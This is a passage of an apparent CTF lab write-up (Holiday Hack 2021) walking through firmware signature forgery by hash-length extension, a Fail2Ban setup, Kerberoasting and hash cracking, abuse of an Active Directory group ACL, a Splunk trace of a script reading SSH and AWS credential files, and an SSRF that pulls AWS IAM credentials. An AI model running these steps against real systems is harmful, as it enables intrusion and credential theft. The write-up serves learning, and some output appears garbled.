
Step 6: Combine the original zip and malicious zip using the [hash extender program](#) provided in the hints

```
hash_extender --file=firmware.zip --append-format=hex -a <HEX DATA FROM STEP 4> -l 16 -out-data-  
format=hex -f sha256 -s "e0b5855c6dd61ceb1e0ae694e68f16a74adb6f87d1e9e2f78adfee688babcf23"
```

This set results in the hex-encoded payload and the falsified signature value.

[illegible]

Step 8: Create a new firmware file with the outputted base64 data and the signature provided in step 6



You must create a custom Fail2Ban filter, action, and jail for this challenge. Before starting, let me explain Fail2Ban a bit more. Fail2Ban is a software that blocks incoming traffic based on specific filters, either premade or custom. When a filter is triggered, it triggers an action, which often results in network blocking for those users. The jails contain a configuration on how long those users are to be blocked, what actions are to be triggered, and the qualifications for those triggers. Each of the 3 items created needs a specific name and format and be placed in specific folders for Fail2Ban to recognize them as valid.

For this challenge, the requirement was to parse through a large log file and look for any malicious activity. This activity can be identified by one of the 4 following messages in the logs:

```
Failed login from IP for
Login from IP rejected due to unknown user name
IP sent a malformed request
Invalid heartbeat alpha/beta/delta/gamma from IP
```

The first step is to take these 4 malicious lines and create the regex needed to match them in the filter. Fail2Ban has a unique functionality where it uses <HOST> where the IP address would typically be to pull the IP in for use in the action.

Filter:

/etc/fail2ban/filter.d/santa.conf

```
[Definition]
failregex = .*Failed login from <HOST> for .*
            .*Login from <HOST> rejected due to unknown user name.*
            .* <HOST> sent a malformed request.*
            .*Invalid heartbeat (.*) from <HOST>.*
```

After creating the filter, the action needs to be created. First, I needed to pass the IP address into the /root/naughtylist executable to add it to this challenge list. This is where the IP we stored in the filter is used.

Action:

/etc/fail2ban/action.d/santa.conf

```
[Definition]
actionban = /root/naughtylist add <ip>
actionunban = /root/naughtylist del <ip>
nonrestored = 1
```

Finally, a jail that provides the retry values to compare against a ban, the length of the ban, and the action to take needs to be created. The challenge tasked us with looking for any incoming traffic that failed 10 times within an hour, and did not specify a specific ban time, so I just went with 1 hour. For this jail, I also had to specify the action name (which corresponded with the name of the action file we created), the filter (also based on the file name), and enable the jail with true.

Jail:

/etc/fail2ban/jail.d/santa.conf

```
[santa]
logpath = /var/log/hohono.log
filter = santa
findtime = 1h
bantime = 1h
maxretry = 10
enabled = true
action = santa
```

Once these 3 files have been created, the Fail2Ban service has to be restarted to load the jail.

```
root@62d03f4bbe49:~# service fail2ban restart
* Restarting Authentication failure monitor fail2ban
root@62d03f4bbe49:~# service fail2ban status
* Status of Authentication failure monitor
* fail2ban is running
root@62d03f4bbe49:~# fail2ban-client status
Status
|- Number of jail:      1
`- Jail list:  santa
```

Finally, `/root/naughtylist refresh` is run, and if done correctly, the challenge should be solved.

```
root@37c22f015301:~# /root/naughtylist refresh
Refreshing the log file...
root@37c22f015301:~# Log file refreshed! It may take fail2ban a few moments to re-process.
99.16.28.93 has been added to the naughty list!
11.97.124.104 has been added to the naughty list!
32.100.1.215 has been added to the naughty list!
105.216.213.126 has been added to the naughty list!
176.222.125.118 has been added to the naughty list!
130.149.31.66 has been added to the naughty list!
180.148.3.53 has been added to the naughty list!
101.75.230.72 has been added to the naughty list!
79.121.93.181 has been added to the naughty list!
67.9.161.51 has been added to the naughty list!
115.234.40.131 has been added to the naughty list!
154.245.216.30 has been added to the naughty list!
You correctly identified 12 IPs out of 12 bad IPs
You incorrectly added 0 benign IPs to the naughty list

*****
* You stopped the attacking systems! You saved our systems!
*
* Thank you for all of your help. You are a talented defender!
*****
```

Solving this challenge unlocked Challenge 8: Kerberoasting and provided some essential hints and talks to help get through the challenge.

8) Kerberoasting

This challenge starts with registration at <https://register.elfu.org/register>, which provides a username and password to log into an SSH service. This service seems to be a vim session, however it is severely locked down, and the standard vim shell escapes don't work.

To escape this shell, I pressed CTRL+d, which is the escape sequence for an IPython session (this took some trial and error to find). This dropped me into an interactable Python shell.

```
File Actions Edit View Help
=====
Elf University Student Grades Portal
(Reverts Everyday 12am EST)
=====
1. Print Current Courses/Grades.
e. Exit
: Traceback (most recent call last):
  File "/opt/grading_system", line 41, in <module>
    main()
  File "/opt/grading_system", line 26, in main
    a = input(": ").lower().strip()
EOFError
>>> █
```

From here, a simple `os.system("/bin/bash")` dropped me into a shell on the endpoint. To prevent having to do this each log in the program, `chsh` can be used to change the login shell from `/opt/grading_system` to `/bin/bash`. This also fixes a TERM issue with `scp` when transferring files.

```
onbvfcw@grades:~$ chsh
Password:
Changing the login shell for onbvfcw
Enter the new value, or press ENTER for the default
Login Shell [/opt/grading_system]: /bin/bash
```

Nmapping the local subnet shows a few hosts active, including one that looks like a Domain Controller.

```
koxwepycsz@grades:/home$ nmap 172.17.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-13 01:33 UTC
Nmap scan report for 172.17.0.1
Host is up (0.00026s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
2222/tcp  open  EtherNet/IP-1

Nmap scan report for 172.17.0.2
Host is up (0.00028s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap scan report for 172.17.0.3
Host is up (0.00026s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
42/tcp    open  nameserver
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  mspc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
636/tcp   open  ldapssl
1024/tcp  open  kdm
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl

Nmap scan report for 172.17.0.4
Host is up (0.00029s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap scan report for grades.elfu.local (172.17.0.5)
Host is up (0.00028s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 256 IP addresses (5 hosts up) scanned in 2.75 seconds
koxwepycsz@grades:/home$ █
```

However, this is incorrect and easily proven false by reviewing `/etc/resolv.conf`, which shows a nameserver of 10.128.1.53.

```
koxwepycsz@grades:~$ cat /etc/resolv.conf
search c.holidayhack2021.internal. google.internal.
nameserver 10.128.1.53
```

Later investigation via BloodHound identifies this 10.128.1.53 as having the hostname DC01 and as the valid Domain Controller for the network.

It is possible to identify the Domain name in a few different ways, but in my case, I just ran a more detailed nmap scan against the fake Domain Controller on 172.17.0.3, which showed the domain to be ELFU.local (Eagle-eyed attackers may also notice the grades.elfu.local on machine 172.17.0.5 on the first nmap scan.

With the domain name identified, and a domain user (ourselves), we can query for any Kerberoastable users. Kerberoasting is the practice of querying a domain for the encrypted TGS tickets for any services accounts in the domain. An offline brute force attack can be launched with these encrypted tickets, hopefully returning the cleartext passwords.

This attack is carried out with the command `GetUserSPNs.py ELFU.local/USERNAME:PASSWORD -request -outputfile kerb_hashes.txt`.

```
koxwepycsz@grades:~$ GetUserSPNs.py ELFU.local/koxwepycsz:Ftefhllhu! -request -outputfile kerb_hashes.txt
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
ldap/elfu_svc/elfu	elfu_svc		2021-10-29 19:25:04.305279	2021-12-12 22:57:45.259068	
ldap/elfu_svc/elfu.local	elfu_svc		2021-10-29 19:25:04.305279	2021-12-12 22:57:45.259068	
ldap/elfu_svc.elfu.local/elfu	elfu_svc		2021-10-29 19:25:04.305279	2021-12-12 22:57:45.259068	
ldap/elfu_svc.elfu.local/elfu.local	elfu_svc		2021-10-29 19:25:04.305279	2021-12-12 22:57:45.259068	

In this case, the elfu_svc account was vulnerable, and I pulled out the saved hash (this is where fixing the login shell comes into play with scp). To crack this hash, I needed a wordlist to run it against. There are many well-known lists like rockyou.txt and crackstation.txt, however the hints for this challenge indicate that we may want to use Cewl, which spiders a web page and creates a list based on the information found there. The only website we have access to is the registration page, so I tried it against that. I also made sure to use the flag to include items with numbers.

```
cewl --with-numbers -d 10 -w sans-wordlist.txt https://register.elfu.org/register
```

This created a solid list, including some values hidden in an HTML comment that seem prime candidates to be passwords. From there, I took the outputted hash and ran it against this list via hashcat. To increase the chances of finding a correct password, I included a modifier ruleset, which modified each item in the initial wordlist in various ways.

```
hashcat.exe -O -r rules\OneRuleToRuleThemAll.rule hash sans-wordlist.txt
```

Running this command results in the password Snow2021!

```
D:\Tools\hashcat-6.2.4>hashcat.exe -O -r rules\OneRuleToRuleThemAll.rule hash sans-wordlist.txt
hashcat (v6.2.4) starting in autodetect mode

Unsupported AMD HIP runtime version '4.0' detected! Falling back to OpenCL...

OpenCL API (OpenCL 2.1 AMD-APP (3302.6)) - Platform #1 [Advanced Micro Devices, Inc.]
=====
* Device #1: AMD Radeon RX 5700 XT, 8064/8176 MB (6732 MB allocatable), 20MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocols

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Skipping invalid or unsupported rule in file rules\OneRuleToRuleThemAll.rule on line 8218: *o^~^~e^o^t
Skipping invalid or unsupported rule in file rules\OneRuleToRuleThemAll.rule on line 42459: *a^~^~e^e^s^a^r^t^t^n^o^c
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 51995

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 175 MB

Dictionary cache hit:
* Filename...: sans-wordlist.txt
* Passwords...: 6
* Bytes.....: 74
* Keyspace...: 311970

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

$krb5tgt$23$elfu_svc$ELFU.LOCAL$ELFU.local/elfu_svc*$f46bfb2fc3b09ba9923acc24aa997c3$76e883c86f7836ee61a8992f98b09cd5fe694c70976f7c1cd1c70c5331ec07b26721f
d62dd50e3cd5b8753b084042c0e0236964c624eeaa9bb9cc3b0e133664e37365df8ad1cb4002cc2321b29b4ce538dbdf49ebf4f59bde22b006dca6bb66bae592fafd718a52b98e2f817ee9b1396e
560082010593701bd4d1f48a75223e751e5ba82fd2d5dd0f8ecce932276daa931f455c7ab4aaf1f869806586767b90e4209bc7f40161fbb21328724390b103dbcf7816d3f36cf30ceeb7c0330
9425aa7f3369983abc5dc601d5d043893a5bfce19eea0119c7b6563ad45f36bdc1994b21c386d959214e4f99ae99e94e52654u852a5048007ccec603027d178f132ae59818443bfe1699c8248e
bc3b2fed456a4f7126d066bf1e21eb24a121f6e0d04ac8410c12c8069c2861e213aa2fd978286b9a8368fd2286b6e4ab8dcdf8025d22a18ae2b72ca95d24938f169704180635ad18460a4262abe9
2d581092546f660fcaa33413ea45b598580e3e8237d749c91c9a3b342fce07508efa5be2c3dfa4d13f458c81c0e9c13ac16a1ca88a99af2cfac3d93314f577111cd3a027625b8610f1756fef40
a927b863024d2f558859b0cadff4249fc5aa455bc03d0f655ac52b58dcfab9e400461e0eb8cf75f671950db05d8b6a38e045ecef03fef47c08d508ee208424aa7efa8be792d52ab961f1e135daefa
03a11678c936b422da0894ff7863ac7ed223c16f25665e8512c9ea39d1f8a18054c79927e2dc97146f429ac811b8d39dba8dfeec9913d0857ebaa9e753dfca3e5926a51bd71c89ee11fccbafa4e2
889e77b95f846d18adacba89fe785519ef2bd374f1f8141e7f02c4f2a46c5b90c5f6e81cd291a1e3dae325a20e05e574485bad2dca740159d1a1dc6ed551aeba097191f798cef38d0417f5a25fe
6e03e0a5f2896a1ca49371e216f1aa997fb23ceee31a363ecdb544cf0bf749f78d687a5bd9e96a224b43e0c95ea2eb7e688882dc9747e4564010c802b0d0ea34d13f12dc227d1e08c5fb8dc0be0c
5f42498e1ad336b05e0b76cb1345f0d223ba30a524a7c77652deba7fa37fb1bb1c1bb0b1e224a65f44262c7ec7ce7cb72fc1457695dfdc05b453a90741bcad77ccb253e79e27efaac6be350b43f0b
e40d5970aadcd088046752fd29388782000da9b126984d3e784b48344a772342a7d5cec1efbb657ad988a145995f01eb7704f3a7a986254a2323a45e6bd2039875afcb0e9abd773d70132a6fd0e4
e27214c7d0bea8469d0e3cae8e2d507acef22be535f4140c67737fb1099d8c699038e5cfb65247e65eb91fc6ad08c5b5c6a6ae428949bbf9671425552a4c245bc058284560e849c3062143e544
bb20eb7e94039f81ec4fc5e357c26760b00d283ee96ae359ba21e09b301ae742c871e488e4034c273a78b53e13e4cfa70cceedaa6432c844f9c6f:Snow2021!
```

In the initial nmap scan some SMB shares were present in the network. Reviewing the shares shows one called elfu_svc_share on the 172.17.0.3 endpoint. I was able to access this share with the new login information gained.

```
smbclient -U ELFU.local\\elfu_svc \\\\172.17.0.3\\elfu_svc_shr
```

```
onbvfcw@grades:~$ smbclient -U ELFU.local\\elfu_svc -L \\\\172.17.0.3
Enter ELFU.LOCAL\elfu_svc's password:

      Sharename      Type      Comment
      -----      ---      -
      netlogon       Disk
      sysvol         Disk
      elfu_svc_shr   Disk      elfu_svc_shr
      research_dep   Disk      research_dep
      IPC$           IPC       IPC Service (Samba 4.3.11-Ubuntu)

SMB1 disabled -- no workgroup available
onbvfcw@grades:~$ smbclient -U ELFU.local\\elfu_svc \\\\172.17.0.3\\elfu_svc_shr
Enter ELFU.LOCAL\elfu_svc's password:
Try "help" to get a list of possible commands.
smb: > |
```

Inside the share was many PowerShell scripts, which I downloaded to my local machine using smbclient. PowerShell has several methods of authentication, but the primary one is `PSCredential`. Grepping for this against all the files identified another login stored in the `GetProcessInfo.ps1` file. Unfortunately, this credential was stored in an encrypted string, so I couldn't get the cleartext password, however I could reuse the same commands shown to log in as that user in PowerShell.

```
Grep -B 2 -r "PSCredential"
```

```
--
GetProcessInfo.ps1-$SecStringPassword = "76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBwAGwAdQAwAEIATgAwAEoAWQBwAG
AYwA0ADUAMwAwAGQANQA5ADEAYQB1ADYAZAAZADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBLAGUAZQB1ADcAMABjAGUANQAxADEANGA5ADQANwA2AGEA"
GetProcessInfo.ps1-$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
GetProcessInfo.ps1:$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf", $aPass)
```

Using this credential, I could not only run commands against the DC01 Domain Controller, but I could also create a PSRemote session and log on to the DC directly. To do this, I needed to pass in the `SecStringPassword` value, create the `$aCred` as the original script did, and then use that cred with `New-PSSession` to create a session against the DC (which needed to have its full hostname of DC01.ELFU.local used).

```
$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBwAGwAdQAwAEIATgAwAEoAWQBwAGcAP
QA9AHwANGA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQB1ADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQB1AGYAMwB
jADEAYwA5AGQANABLAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQB1ADYAZAAZADUAMAA3AGIAYwA2A
GEANQAxADAAZAA2ADcANwBLAGUAZQB1ADcAMABjAGUANQAxADEANGA5ADQANwA2AGEA"
$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList
("elfu.local\remote_elf", $aPass)
Invoke-Command -ComputerName DC01.ELFU.local -ScriptBlock { echo $env:UserName } -Credential
$aCred -Authentication Negotiate
$DC = New-PSSession -ComputerName DC01.ELFU.local -Credential $aCred
Enter-PSSession -Session $DC
```

```
ivisipfqi@grades:~/SMB$ pwsh
PowerShell 7.2.0-rc.1
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/ivisipfqi/SMB> echo $aPass*
PS /home/ivisipfqi/SMB> $SecStringPassword = "76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBwAGwAdQAwAEIATgAwAEoAWQBwAGcAPQA9AHwANGA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQB1ADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQB1AGYAMwBjADEAYwA5AGQANABLAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQB1ADYAZAAZADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBLAGUAZQB1ADcAMABjAGUANQAxADEANGA5ADQANwA2AGEA"
PS /home/ivisipfqi/SMB> $aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
PS /home/ivisipfqi/SMB> $aCred = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf", $aPass)
PS /home/ivisipfqi/SMB> Invoke-Command -ComputerName DC01.ELFU.local -ScriptBlock { echo $env:UserName } -Credential $aCred -Authentication Negotiate
remote_elf
PS /home/ivisipfqi/SMB> $DC = New-PSSession -ComputerName DC01 -Credential $aCred
New-PSSession: [DC01] Connecting to remote server DC01 failed with the following error message : MI_RESULT_FAILED For more information, see the about_Remote_Troubleshooting Help topic.
PS /home/ivisipfqi/SMB> $DC = New-PSSession -ComputerName DC01.ELFU.local -Credential $aCred
PS /home/ivisipfqi/SMB> Enter-PSSession -Session $DC
[DC01.ELFU.local]: PS C:\Users\remote_elf\Documents> ls

Directory: C:\Users\remote_elf\Documents

Mode                LastWriteTime         Length Name
----                -
d-----          12/21/2021   2:33 PM                WindowsPowerShell

[DC01.ELFU.local]: PS C:\Users\remote_elf\Documents>
```

Once I had gained access to the DC, I started work to identify any weaknesses. This is one point where past pentesting experience actually worked against me. I was focused on finding a path to Domain Admin for a while, when all I needed for this challenge was access to the `research_dep` share that we saw earlier. With this in mind, I pivoted to look for any weaknesses against the Research Department AD Group. The [PowerShell snippets](#) provided for this challenge provided all the PowerShell queries needed to complete this research.

1: Identify users with exploitable permissions against the Research Department (this is the user we found in the PowerShell scripts).

```
$ADSI = [ADSI]"LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$ADSI.psbase.ObjectSecurity.GetAccessRules($true,$true,[Security.Principal.NTAccount])
```

```
ActiveDirectoryRights : WriteDacl
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : ELFU\remote_elf
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

2: Provide my initial user with GenericAll rights against the Research Department group.

```
Add-Type -AssemblyName System.DirectoryServices
$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$username = "dedqrtfdzq"
$password = "Xzvrbcupo!"
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString, $username,
$password
$user = New-Object System.Security.Principal.NTAccount("elfu.local\"$username")
$sid=$user.Translate([System.Security.Principal.SecurityIdentifier])
$b=New-Object byte[] $sid.BinaryLength
$sid.GetBinaryForm($b,0)
$hexSID=[BitConverter]::ToString($b).Replace('-', '')
$domainDirEntry.Add("LDAP://<SID=$hexSID>")
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()
```

3: Access the research_dep share and download the file inside.

```
smbclient -U ELFU.local\\dedqrtfdzq \\\\172.17.0.3\\research_dep
dedqrtfdzq@grades:~$ smbclient -U ELFU.local\\dedqrtfdzq \\\\172.17.0.3\\research_dep
Enter ELFU.LOCAL\\dedqrtfdzq's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0  Thu Dec  2 16:39:42 2021
..               D          0  Wed Dec 22 08:01:33 2021
SantaSecretToAWonderfulHolidaySeason.pdf  N   173932  Thu Dec  2 16:38:26 2021

      41089256 blocks of size 1024. 34420604 blocks available
smb: \> get SantaSecretToAWonderfulHolidaySeason.pdf
getting file \SantaSecretToAWonderfulHolidaySeason.pdf of size 173932 as SantaSecretToAWonderfulHolidaySeason.pdf (42462.8 KiloBytes/sec)
(average 42463.9 KiloBytes/sec)
smb: \>
```

Moving the file back to my host machine and reviewing reveals the answer.

Answer: Kindness

9) Splunk!

This challenge is pretty straightforward: build-out Splunk queries to answer the provided questions.

Task 1: Capture the commands Eddie ran most often, this can be further modified by adding CommandLine= "*git*" to only specify the git commands. Looking only at his process launches as reported by Sysmon, record the most common git-related CommandLine that Eddie seemed to use.

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1
user=eddie CommandLine="*git*"
```

```
| stats count by CommandLine  
| sort - count
```

Answer: git status

Task 2: Looking through the git commands Eddie ran, determine the remote repository that he configured as the origin for the 'partnerapi' repo. The correct one!

- By adjusting the CommandLine to be "*origin*" can see a few unique commands

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1  
user=eddie CommandLine="*origin*" | stats count by CommandLine  
| sort - count
```

Answer: git@github.com:elfnp3/partnerapi.git

Task 3: The 'partnerapi' project that Eddie worked on uses Docker. Gather the full docker command line that Eddie used to start the 'partnerapi' project on his workstation.

```
CommandLine="*docker*" User=eddie  
| stats count by CommandLine  
| sort - count
```

Answer: docker compose up

Task 4:

Eddie had been testing automated static application security testing (SAST) in GitHub. Vulnerability reports have been coming into Splunk in JSON format via GitHub webhooks. Search all the events in the main index in Splunk and use the sourcetype field to locate these reports. Determine the URL of the vulnerable GitHub repository that the elves cloned for testing and document it here. You will need to search outside of Splunk (try GitHub) for the original name of the repository.

```
index=main sourcetype=github_json  
| stats count by repository.url
```

<https://github.com/snoopysecurity/dvws-node> is forked from snoopysecurity

Answer: <https://github.com/snoopysecurity/dvws-node>

Task 5: Santa asked Eddie to add a JavaScript library from NPM to the 'partnerapi' project. Determine the name of the library and record it here for our workshop documentation.

```
CommandLine="*npm*" User=eddie  
| stats count by CommandLine  
| sort - count
```

Answer: holiday-utils-js

Task 6: Another elf started gathering a baseline of the network activity that Eddie generated. Start with [their search](#) and capture the full process_name field of anything that looks suspicious

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=3
user=eddie NOT dest_ip IN (127.0.0.*) NOT dest_port IN (22,53,80,443)
```

| stats count by process_name

Answer: /usr/bin/nc.openbsd

Task 7: Uh oh. This documentation exercise just turned into an investigation. Starting with the process identified in the previous task, look for additional suspicious commands launched by the same parent process. One thing to know about these Sysmon events is that Network connection events don't indicate the parent process ID, but Process creation events do! Determine the number of files that were accessed by a related process and record it here.

Start with the malicious process:

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=3
user=eddie NOT dest_ip IN (127.0.0.*) NOT dest_port IN (22,53,80,443)
process_name="/usr/bin/nc.openbsd"
```

This returns a processID of [6791](#)

Using that process ID, can do another search for the process creation

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1
PID=6791
```

Which gives a parent process event of [6788](#) which can then be used to search for all events that occurred for that process

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1
ParentProcessId=6788
```

This returns '[cat /home/eddie/.aws/credentials /home/eddie/.ssh/authorized_keys /home/eddie/.ssh/config /home/eddie/.ssh/eddie /home/eddie/.ssh/eddie.pub /home/eddie/.ssh/known_hosts](#)' which is 6 files

Answer: 6

Task 8: Use Splunk and Sysmon Process creation data to identify the name of the Bash script that accessed sensitive files and (likely) transmitted them to a remote IP address.

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1
ProcessId=6788
```


Answer: preinstall.sh



Overall answer: whiz

10) Now Hiring

For this challenge, the Career Application page has a field for a URL. Inserting a valid Amazon IMDS URL such as <http://169.254.169.254/latest/meta-data> results in the page returning a Submission Accepted with a blank image.



To get the output from the query against AWS, you have to look at the provided "blank" image. In reality, the image file contains the response data from the endpoint, but the browser doesn't know how to display it since it's not an actual image. To view the data, you can either capture the request in Burp or (as I did) simply use curl against the endpoint <https://apply.jackfrosttower.com/images/Test.jpg>.

```
julian@kali-vm ~$ curl https://apply.jackfrosttower.com/images/Test.jpg
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/ami
block-device-mapping/ebs0
block-device-mapping/ephemeral0
block-device-mapping/root
block-device-mapping/swap
elastic-inference/associations
elastic-inference/associations/eia-bfa21c7904f64a82a21b9f4540169ce1
events/maintenance/scheduled
events/recommendations/rebalance
hostname
iam/info
iam/security-credentials
iam/security-credentials/jf-deploy-role
instance-action
instance-id
instance-life-cycle
instance-type
latest
latest/api/token
local-hostname
local-ipv4
mac
```

Using this method, I noticed the security-credential of jf-deploy-role. By putting the URL <http://169.254.169.254/latest/meta-data/iam/security-credentials/jf-deploy-role> into the application form and curling the endpoint again, I obtained a copy of the AWS credentials.

```
C:\Users\julian>curl https://apply.jackfrosttower.com/images/Test.jpg
{
  "Code": "Success",
  "LastUpdated": "2021-05-02T18:50:40Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
  "SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
  "Token":
    "NR9Sz/7fzxwlgv7URgHRAckJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
  "Expiration": "2026-05-02T18:50:40Z"
}
```

